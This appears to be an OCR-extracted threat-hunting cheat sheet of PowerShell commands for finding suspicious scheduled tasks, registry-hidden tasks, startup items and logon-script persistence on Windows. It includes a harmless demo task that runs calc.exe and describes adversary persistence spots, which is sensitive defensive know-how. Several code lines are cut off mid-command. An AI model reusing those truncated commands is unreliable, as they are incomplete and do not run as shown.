
Stop a Process

```
Get-Process -Name "memeprocess" | Stop-Process -Force -Confirm:$false -verbose
```

Process Tree

You can download the PsList exe from Sysinternals

Fire it off with the `-t` flag to create a parent-child tree of the processes



Recurring Task Queries

▶ section contents

Get scheduled tasks

Identify the user behind a command too. Great at catching out malicious schtasks that perhaps are imitating names, or a process name

```
schtasks /query /FO CSV /v | convertfrom-csv |
where { $_.TaskName -ne "TaskName" } |
select "TaskName","Run As User", Author, "Task to Run"|
fl | out-string
```

```
TaskName    : \Microsoft\Windows\Workplace Join\Recovery-Check
Run As User : INTERACTIVE
Author      : N/A
Task To Run : %SystemRoot%\System32\dsregcmd.exe /checkrecovery

TaskName    : \Microsoft\Windows\WwanSvc\NotificationTask
Run As User : INTERACTIVE
Author      : Microsoft Corporation
Task To Run : %SystemRoot%\System32\WiFiTask.exe wwan

TaskName    : \Microsoft\Windows\WwanSvc\OobeDiscovery
Run As User : SYSTEM
Author      : N/A
```

Get a specific schtask

```
Get-ScheduledTask -Taskname "wifi*" | fl *
```

```
[06/02/2021 23:10:26] | PS C:\Windows\system32 > Get-ScheduledTask -Taskname "wifi*"


TaskPath                                    TaskName                    State
--------                                    --------                    -----
\Microsoft\Windows\NlaSvc\                  WiFiTask                    Ready
\Microsoft\Windows\WCM\                     WiFiTask                    Ready
```

To find the commands a task is running

Great one liner to find exactly WHAT a regular task is doing


```
$task = Get-ScheduledTask | where TaskName -EQ "meme task";
$task.Actions
```

```
 $task = Get-ScheduledTask | where TaskName -EQ "User_Feed_Synchronization-{74441243-60DC-44AA-A802-5BCC62B97518}";
$task.Actions
```



And a command to get granularity behind the schtask requires you to give the taskpath. Tasks with more than one taskpath will throw an error here

```
$task = "CacheTask";
get-scheduledtask -taskpath (Get-ScheduledTask -Taskname "$task").taskpath | Expo
#this isn't the way the microsoft docs advise.
    ##But I prefer this, as it means I don't need to go and get the taskpath whe
```



To stop the task

```
Get-ScheduledTask "memetask" | Stop-ScheduledTask -Force -Confirm:$false -verbose
```

All schtask locations


There's some major overlap here, but it pays to be thorough.

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tasks
C:\Windows\System32\Tasks
C:\Windows\Tasks
C:\windows\SysWOW64\Tasks\
```

You can compare the above for tasks missing from the C:\Windows directories, but present in the Registry.

```
# From my man Anthony Smith - https://www.linkedin.com/in/anthony-c-smith/

$Reg=(Get-ItemProperty -path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\
$XMLs = (ls C:\windows\System32\Tasks\).Name
Compare-Object $Reg $XMLs
```



Sneaky Schtasks via the Registry

Threat actors have been known to manipulate scheduled tasks in such a way that Task Scheduler no longer has visibility of the recuring task.

However, querying the Registry locations `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree` and `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tasks`, can reveal a slice of these sneaky tasks.

Shout out to my man @themalwareguy for the $fixedstring line that regexes in/out good/bad characters.

```
# the schtask for our example
# schtasks /create /tn "Find_Me" /tr calc.exe /sc minute /mo 100 /k

# Loop and parse \Taskcache\Tasks Registry location for scheduled tasks
  ## Parses Actions to show the underlying binary / commands for the schtask
  ## Could replace Actions with Trigggers on line 10, after ExpandedProperty
(Get-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Ta
Foreach-Object {
  write-host "----Schtask ID is $_---" -ForegroundColor Magenta ;
  $hexstring = Get-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersi
  $fixedstring = [System.Text.Encoding]::Unicode.GetString($hexstring) -replace '
  write-host $fixedstring
}
```

```
PS C:\> (Get-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tasks\*").PSChildName |
>> Foreach-Object {
>>   write-host "----Schtask ID is $_---" -ForegroundColor Magenta ;
>>   $hexstring = (Get-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tasks\$_" | Select -ExpandProperty Actions) -join '
' ;
>>  ($hexstring.Split(",",[System.StringSplitOptions]::RemoveEmptyEntries) | ?{$_ -gt '0'} | ForEach{[char][int]"$($_)"}) -join ''
>> }
----Schtask ID is {017020FE-4826-4329-AB78-EA66B95D2AAF}---
□□AllUserswwH±\¿w|□M¥>Ø□pÏt<
----Schtask ID is {02ABD6A5-7C66-4E8A-9BF7-B12354245E8F}---
□□Systemww□ÇDÈØ®ÎM«%M5□ø□$(Arg0)
----Schtask ID is {031C55BC-D055-49F4-B5EF-98F40D8F7841}---
Userww)·1®ýÕ□@¯Bx@t□Zþ&-UserSessionCommand
----Schtask ID is {04622042-F26B-4CCA-815F-E7A8375D87E6}---
□□Systemww)·1®ýÕ□@¯Bx@t□Zþ□-IntegrityCheck
----Schtask ID is {05394804-BDBB-481F-A23B-C7905D714A7A}---
□
UserswwÏóÁ#□Á□E¬®{atìè□
----Schtask ID is {08BFB9C5-8A12-4B63-85A8-0321BE97A32E}---
□□LocalSystemff<%windir%\system32\rundll32.exeJdfdts.dll,DfdGetDefaultPolicyAndSMART
----Schtask ID is {08D81671-F649-4960-878A-41DF593A065E}---
□□LocalSystemffD%windir%\system32\dstokenclean.exe
----Schtask ID is {09996B35-18E3-4A38-BA0A-331A4D6EA3CE}---
8□ÔI§!á□□|äYmwwî1Ã
----Schtask ID is {0C46FA40-EA9F-41B0-8A23-F38E91DECBD4}---
□□LocalSystemww¨>ýÜ`Ù□G□□I
ã□ùO
----Schtask ID is {0C531BCD-530F-4BF9-A057-EEFDDE839C9D}---
□□LocalSystemww□ç~)□º□N□ÓÖçð□Çµ
----Schtask ID is {0C5C92F5-A275-49A6-8F82-00DF4529EC32}---
□□AuthorfffF%systemroot%\system32\usoclient.exe□StartScan
----Schtask ID is {0CAD4002-A672-45EE-B6E3-2EDFECFE05EE}---
□
Usersww¹Ñ¾a□4ì@□A×ñÀc/□□AppLaunch
----Schtask ID is {0DE644A5-9E42-484C-9B9B-C8ED1EB26DDF}---
□□LocalSystemww¹vûX□¬UN¬□Bu□‡Ð`□SYSTEM
----Schtask ID is {10B3FA49-D0E2-4D16-8BB9-3F74ADD128FB}---
□□LocalSystemff:%windir%\system32\bcdboot.exe&%windir% /sysrepair
```

If you don't need to loop to search, because you know what you're gunning for then you can just deploy this

```
$hexstring = (Get-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersio
Select -ExpandProperty Actions) -join ',' ; $hexstring.Split(" ")
## can then go to cyberchef, and convert From Decimal with the comma (,) delimine
```

```
PS C:\> $hexstring = (Get-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tasks\{8E350038-3475-413A-A1AE-20711DD11C95}" |
Select -ExpandProperty Actions) -join ',' ; $hexstring.Split(" ")
>>
3,0,12,0,0,0,65,0,117,0,116,0,104,0,111,0,114,0,102,102,0,0,0,0,16,0,0,0,99,0,97,0,108,0,99,0,46,0,101,0,120,0,101,0,0,0,0,0,0,0,0,0,0
PS C:\>
```

Once you've deployed the above loop, and zoned in on a binary / one-liner that seems sus, you can query it in the other Registry location


```
# Then for the ID of interest under \Taskcache\Tree subkey
  # Example: $ID = "{8E350038-3475-413A-A1AE-20711DD11C95}" ;
$ID = "{XYZ}" ;
get-itemproperty -path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedu
? Id -Match "$ID" | fl *Name,Id,PsPath
```


```
PS C:\> $ID = "{F713D4DB-B379-4F42-A207-5C8E3E671345}";
>> get-itemproperty -path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree\*" | ? Id -Match $ID | fl


SD            : {1, 0, 4, 128...}
Id            : {F713D4DB-B379-4F42-A207-5C8E3E671345}
Index         : 3
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree\Find_Me
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree
PSChildName   : Find_Me
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
```

And then eradicating these Registry schtask entries is straight forward via Regedit's GUI, that way you have no permission problems. Delete both:

- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tasks\{$ID}
- HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Schedule\Taskcache\Tree\$Name





Show what programs run at startup

```
Get-CimInstance Win32_StartupCommand | Select-Object Name, command, Location, Use
```

```
Get-CimInstance Win32_StartupCommand | Select-Object Name, command, Loc
```

```
Name     : VMware User Process
command  : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
Location : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User     : Public
```

Some direct path locations too can be checked


```
HKLM\software\classes\exefile\shell\open\command
c:\Users\*\appdata\roaming\microsoft\windows\start menu\programs\startup
```

Querying that last one in more detail, you have some interesting options

```
#Just list out the files in each user's startup folder
(gci "c:\Users\*\appdata\roaming\microsoft\windows\start menu\programs\startup\*"

#Extract from the path User, Exe, and print machine name
(gci "c:\Users\*\appdata\roaming\microsoft\windows\start menu\programs\startup\*"
foreach-object {$data = $_.split("\\");write-output "$($data[2]), $($data[10]), $

#Check the first couple lines of files' contents
(gci "c:\Users\*\appdata\roaming\microsoft\windows\start menu\programs\startup\*"
foreach-object {write-host `n$_`n; gc $_ -encoding byte| fhx |select -first 5}
```



Programs at login

Adversaries can link persistence mechanisms to be activated to a users' login via the registry `HKEY_CURRENT_USER\Environment –UserInitMprLogonScript`

```
#Create HKU drive
mount –PSProvider Registry –Name HKU –Root HKEY_USERS

#list all user's enviros
(gp "HKU:\*\Environment").UserInitMprLogonScript

#Collect SID of target user with related logon task
gp "HKU:\*\Environment" | FL PSParentPath,UserInitMprLogonScript

# insert SID and convert it into username
gwmi win32_useraccount |
select Name, SID |
